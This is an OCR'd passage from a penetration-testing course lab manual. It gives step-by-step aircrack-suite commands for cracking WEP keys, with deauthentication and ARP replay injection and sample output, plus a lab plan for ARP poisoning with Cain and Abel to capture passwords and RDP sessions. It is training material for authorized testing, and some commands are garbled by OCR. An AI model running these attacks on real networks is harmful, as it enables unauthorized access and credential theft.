3. Do everything else on your attacking computer. Your attacking computer should be the BackTrack 5 VM with a suitable wireless USB NIC.
4. Setup your wireless card for promiscuous mode.
    a. Open a bash prompt.
    b. Start by making sure your wireless card is activated in Backtrack but not up and running. Do this by making sure the card is listed when you type **iwconfig** and it is not listed when you type **ifconfig**.
    c. If it is listed under **ifconfig** please bring it down by typing **ifconfig rausb0**(or whatever the card name is in Backtrack) **down**. (commln names include ath0 and wlan0)
    d. Now we can put the card in promiscuous mode.
    e. We do this by typing **iwconfig rausb0 mode monitor**.
    f. Verify it is in monitor mode by typing **iwconfig** and looking at the mode listed.




    g. Now we need to bring the card up by typing **ifconfig rasub0 up**.
5. Start Kismet by going to the following location.
    a. K | Backtrack | Radio Network Analysis | 80211 | Cracking | Kismet

b. You should see a screen similar to this:




6. You will need to record the following items in Kismet. (SSID, BSSID, Channel and the client MAC address.)
   a. With Kismet open type **s** and a sort list will pop up.
   b. Now type **c** and sort by channel.
   c. The top AP listed is now highlighted. Scroll down to the AP you are attacking.
   d. Type **L (upper case L)** to lock Kismet to the channel you are attacking.
      i. You will see in the Status screen that Kismet is now locking on the channel you specified.




   e. Now hit enter while the AP you are attacking is highlighted and all the details about that AP will appear in another window.
   f. Now record the following items:

i. SSID _____
ii. BSSID _____
iii. Channel _____




g. Type **x** to return to the main screen.
h. You will find the client by performing the following actions.
i. Now type **c** and you will see a list of clients that are attached to the AP.
j. Record the client MAC. _____
k. Type **x** to return to the main screen.

Notes:




7. Start packet capturing with Airodump-ng.
   a. Airodump-ng is the tool that is going to allow us to capture the wireless packets that we will use to crack the WEP key.
   b. View the airodump-ng syntax from a bash prompt by typing: **airodump-ng**
   c. **Note:** Airodump-ng will create a capture (.cap) file based upon its intercept. If you give airodump-ng a channel number of 0, it will rotate through all available channels.
   d. Below is the syntax used for starting Airodump-ng.
      i. Airodump-ngrausb0–w <output filename>-c <channel>
   e. Open a new Bash Shell and type the following command:
      i. **airodump-ng rausb0 –w cap1 -c 1** (please insert the channel number you are attacking)
   f. Now we should be capturing packets.

Notes:



g. The Packet count is the important number to watch for since you will need to capture around **50,000** to **200,000** IVs in order to crack a **64 bit** WEP key and for a **128 bit** key, you will need around **200,000** to **1 million** IVs! So with that in mind, we now need to 'help' the network to increase traffic flow.

8. Start injecting packets using Aireplay-ng and perform a Deauthentication / Disassociation attack.
   a. Aireplay-ng (New Generation) - Now we need to generate some traffic to boost the IV count on airodump-ng.
   b. Start a new bash shell and boot up Aireplay-ng by typing **aireplay-ng** at a bash prompt. There are a few different types of attacks that aireplay can perform to increase the amount of traffic on a network. We will look at two, the deauth attack and the deauth/ARP replay attack.



   c. We need to attempt to disassociate a logged on client. This can be used to obtain a hidden ESSID or to gather association packets that are required to crack a WPA key. It works by transmitting a spoofed deauth packet.
   d. Type the following command:
      i. **aireplay-ng -0 1 -a *BSSID* -c *CLIENTMAC*rausb0** (Change the italics to match the BSSID and CLIENTMAC you are attacking)

Note: If there is a hidden SSID, you would need to open the capture file with Wireshark to find the hidden ESSID name or see if it populated in Kismet.

e. We are now going to perform a Deauth / ARP Replay Attack.
f. Open another bash shell and start the ARP replay attack by typing the following command:
   i. **aireplay-ng -3 -b *BSSID* -h *CLIENTMAC* -x 1000 rausb0** (Change the italics to match the BSSID and CLIENTMAC you are attacking)
   ii. The packet re-injection attack may not work on all AP's or from all Wi-Fi cards. You will need to experiment on your own networks to find the combination that works.

This is only an example!

```
slax ~ # aireplay-ng -3 -b 00:0F:66:57:0C:7D -h 00:11:50:6B:90:C7 -x 1000 rausb0
Saving ARP requests in replay_arp-1024-164407.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 3351 packets (got 986 ARP requests), sent 76794 packets...
```

g. Return to the bash shell where you performed the deauth attack and perform another against the client with 10 packets.
   i. **aireplay-ng -0 10 -a *BSSID* -c *CLIENTMAC*rausb0** (Change the italics to match the BSSID and CLIENTMAC you are attacking)

This is only an example!


```
slax ~ # aireplay-ng -0 10 -a 00:0F:66:57:0C:7D -c 00:11:50:6B:90:C7 rausb0
16:44:12  Sending DeAuth to station   -- STMAC: [00:11:50:6B:90:C7]
16:44:13  Sending DeAuth to station   -- STMAC: [00:11:50:6B:90:C7]
16:44:15  Sending DeAuth to station   -- STMAC: [00:11:50:6B:90:C7]
16:44:16  Sending DeAuth to station   -- STMAC: [00:11:50:6B:90:C7]
16:44:17  Sending DeAuth to station   -- STMAC: [00:11:50:6B:90:C7]
16:44:18  Sending DeAuth to station   -- STMAC: [00:11:50:6B:90:C7]
16:44:20  Sending DeAuth to station   -- STMAC: [00:11:50:6B:90:C7]
16:44:21  Sending DeAuth to station   -- STMAC: [00:11:50:6B:90:C7]
16:44:22  Sending DeAuth to station   -- STMAC: [00:11:50:6B:90:C7]
16:44:24  Sending DeAuth to station   -- STMAC: [00:11:50:6B:90:C7]
slax ~ #
```

h. Now check to see if your aireplay-ng -3 attack is injecting packets.
i. **Note:** You can also add the –e switch to determine the ESSID. If a suitable ARP request packet has been intercepted and replayed, then the number of IV packets will start shooting up.

Notes:


9. Once you have 70,000 packets captured you can start cracking the WEP key.
    a. Start Aircrack-ng by typing: **aircrack-ng** in a new bash shell prompt. Aircrack-ng is the WEP cracker that we will use today; it also performs dictionary attacks against WPA PSK networks.
    b. The syntax for aircrack-ng is as follows, but the more detailed information you can give it, the better, if you know the key length etc, tell it. Type the following command:
        i. **aircrack-ng -x -e *ESSID*cap1-*.cap**(Change the italics to match the ESSID you are attacking)

This is only an example!



    c. The –f switch adjusts the fudge factor which tells aircrack-ng just how wildly to guess the key, the smaller the fudge factor, the quicker aircrack-ng will finish its analysis, but it will be more likely to guess the key with a bigger fudge factor.
    d. Be sure to give aircrack-ng the correct path and name of the capture files that airodump-ng has created. It can open multiple capture files with the use of the wildcard asterisk. Aircrack-ng will crack a key from capture files from airodump-ng, kismet and wellenreiter, but airodump-ng is the preferred tool as that displays the unique IV count.
    e. If you have enough unique IVs, you should be able to crack the key! If it does not work, then you could try increasing the fudge factor. I normally double it until I get a crack, all the time continuing to inject packets and capture more data.

This is only an example!



Note: There are many different types of wireless cards that will work with Backtrack. Here are just a few notes regarding the other types of cards.

First, determine what chipset your wifi card uses:

Prism chipset cards use wlanng or hostap drivers.
PrismGT cards use prism54 driver.
Atheros cards use madwifi driver.
Orinoco cards use orinoco_cs driver.
Cisco chipset cards use airo_cs driver. (new ***Cisco*** cards now have ***Atheros*** chipsets though, so check)

If you are not sure of the chipset of your card, take a look at the list maintained at:
http://linux-wless.passys.nl/

The method to put a card into monitor mode depends on the cards chipset.
Below are the commands used for each chipset:

Orinoco Cards
root@pc# iwpriv eth0 monitor 2 1 <------sets monitor mode
root@pc# orinoco_hopper eth0 <------start orinoco channel hopping
root@pc# iwpriv eth0 monitor 0 1 <------turns off monitor mode

Prism cards, using HostAP drivers:

root@pc# iwconfig wlano mode monitor
root@pc# iwconfig wlan0 channel XX <--------insert your channel here
root@pc# ifconfig wlan0 up

Prism cards, using wlanng drivers:
root@pc# wlanctl-ng wlan0 lnxreq_ifstate ifstate=enable
root@pc# wlanctl-ng wlan0 lnxreq_wlansniff enable=true channel=XX
prismheader=false wlanheader=false stripfcs=true keepwepflags=true
root@pc# ifconfig wlan0 up

PrismGT cards, using Prism54 drivers (or any wireless tools compatible cards):
root@pc# iwconfig eth0 mode monitor
root@pc# iwconfig eth0 channel XX <--------insert your channel here
root@pc# ifconfig eth0 up

Atheros cards, using MadWiFi drivers:
(If using the Aircrack Suite, their documentation states that Atheros based cards ought to be put into pure "b" mode first:
root@pc# iwpriv ath0 mode 2 <------------- pure "B" only mode
root@pc# iwconfig ath0 mode monitor channel XX <--------insert your channel here
root@pc# ifconfig ath0 up

Following are the Atheros iwprivs you will use most often:

802.11 modes
root@pc# iwpriv ath0 mode 0 <---- Sets card to A/B/G auto detect
root@pc# iwpriv ath0 mode 1 <---- Sets card to A mode
root@pc# iwpriv ath0 mode 2 <---- Sets card to B mode
root@pc# iwpriv ath0 mode 3 <---- Sets card to G mode

Authentication modes
root@pc# iwpriv ath0 authmode 1 <---- open authentication
root@pc# iwpriv ath0 authmode 2 <---- shared key authentication
root@pc# iwpriv ath0 authmode 3 <---- 802.1x authentication

11.3 Exercise3 – Documentation

1. CPTC: Utilizing any software products you see fit record all of your tasks in such a way that your team leader can compile a professional report.

12 Module 12 Lab – Networks, Sniffing and IDS

Lab Scenario

You are performing an internal pen test and have been assigned the tool Cain and Abel in your testing environment. You are being asked to sniff traffic over the switched network and see what you can discover.

Lab Objectives

1. Capture FTP traffic with Wireshark.
2. Perform ARP Cache Poisoning with Cain and Abel.
3. Sniff SSL traffic and find a username and password in clear text.
4. Capture an RDP session and find what occurred during that session.
5. Document every task you perform in such a way that a thorough report can be compiled.

Lab Resources

6. Wireshark – Security Folder\NetTools\Wireshark
7. Wireshark - http://www.wireshark.org/download.html
8. Cain and Abel - http://www.oxid.it/cain.html
9. FTP Server – C:\Tools\AbilityServer\Ability Server.exe
10. Remote Desktop Protocol - Start→All Programs→Accessories→Communications→Remote Desktop Connection
11. Microsoft Word, Excel and any other software you choose to use for your compilation.

Lab Tasks Overview

1. Using Wireshark on your XP VM Image capture an FTP login.
   a. Setup your own FTP server.
   b. Login from your Base system to your XP VM Image.
   c. See if you captured the login on your XP VM Image.
2. Choose a partner. Decide who is going to be the attacker and the victim.
3. Start Cain and Abel on the attacker base image.
4. Check the ARP table on the victim with arp -a.
5. ARP Poison the route between the gateway and the victim.
6. Check the ARP table on the victim again.
7. On the victim machine, connect to yahoo or gmail and login with wrong credentials.
8. See if Cain captured the login in plain text.
9. Now poison the ARP between the victim and the attackers VM Image.
10. Start RDP and connect to the victim from the attacker's base system.
11. Open notepad and write a little ditty (anything you can think of, maybe a poem or short story).
12. Close the connection.
13. In Cain and Abel view the file.


14. Now type findstr pressed RDP-xxxx.txt (xxxx is the number listed) at a command prompt so that you can read the text.
15. Utilizing any software products you see fit, record all of your tasks in such a way that your team leader can compile a professional report.

Lab Details - Step-by-Step Instructions

12.1 Exercise1 – Capture FTP Traffic

Note: If you have not already installed Wireshark on the XP Base System, please do so now. Download the latest version from: http://www.wireshark.org/download.html

1. Start Wireshark in your XP VM Image.
2. On the Wireshark toolbar click on **Capture | Interfaces**
3. Now choose the interface you want to use for capturing packets by clicking **Options**.
    a. In this case you will use the VMware interface – you should be able to see the packet count increasing.



Notes:

4. There are many items to consider.
    a. The interface should be set to the interface you selected in the previous phase.
    b. **Check -** 'Capture packets in promiscuous mode' – If this is checked, then you will be able to intercept packets that are NOT destined for your NIC, if you do not check it, you will only be able to sniff packets to or from your NIC.
    c. **Click** – 'Capture Filter' – Wireshark has many capture filter options. Take a look at them, but do not make any changes.
        i. Ethernet Address 00:0C:29:AA:BB:CC
            1. Capture data to or from the given MAC address.
        ii. IP Address 192.168.1.1
            1. Capture data to or from the given IP address.
        iii. No ARP
            1. Do not capture any ARP traffic.
        iv. TCP Only

1. Only capture TCP traffic.

v. HTTP TCP Port (80)
1. Only capture TCP HTTP traffic.

vi. There are many more available and it is recommended that you study the help files, we will leave it blank to capture everything!

vii. **Click** OK or Cancel

d. Display Options:
i. **Check -** Update list of packets in real time.
ii. **Check -** Automatic scrolling in live capture.

e. Now **Click** Start

f. You should now see the capture window appear with a real time display of the current capture.

12. Now start your own FTP server on your base image. You can use the Ability Server which is found on the C:\Tools\AbilityServer\Ability Server.exe

a. Click Close Now on the advertisement page.

b. Next to the FTP server, click Activate.

c. Now click on settings. Enter a username and password of your choice, then click Add/Update to save the credentials.

d. Select a folder and click Apply General Settings to save your changes.


e. Record the IP Address of the XP VM Image so that you can access the ftp you are now running.

13. Connect to the FTP server you just launched from your host OS or Windows 2000 Server VM (i.e.Open a command prompt, use the FTP command line). After you authenticate, execute a DIR command and log off.


Notes:

```
C:\>ftp 192.168.2.12
Connected to 192.168.2.12.
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).
User (192.168.2.12:(none)): duane
331 Please send PASS now.
Password:
230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'duane' logged in.
ftp> dir
200 PORT command successful.
150 Data connetion established, beginning transfer.
drwxrwxr-x    1 duane AbilityServer          0 Sep 06 14:38 .
drwxrwxr-x    1 duane AbilityServer          0 Sep 06 14:38 ..
-rw-rw-r--    1 duane AbilityServer        958 Sep 06 14:38 duane.dat
226 Transfer complete.
ftp: 195 bytes received in 0.00Seconds 195000.00Kbytes/sec.
ftp> bye
221 Thanks for visiting.

C:\>_
```

14. Return to the XP VM, from within Wireshark click 'Stop' to terminate the capture.

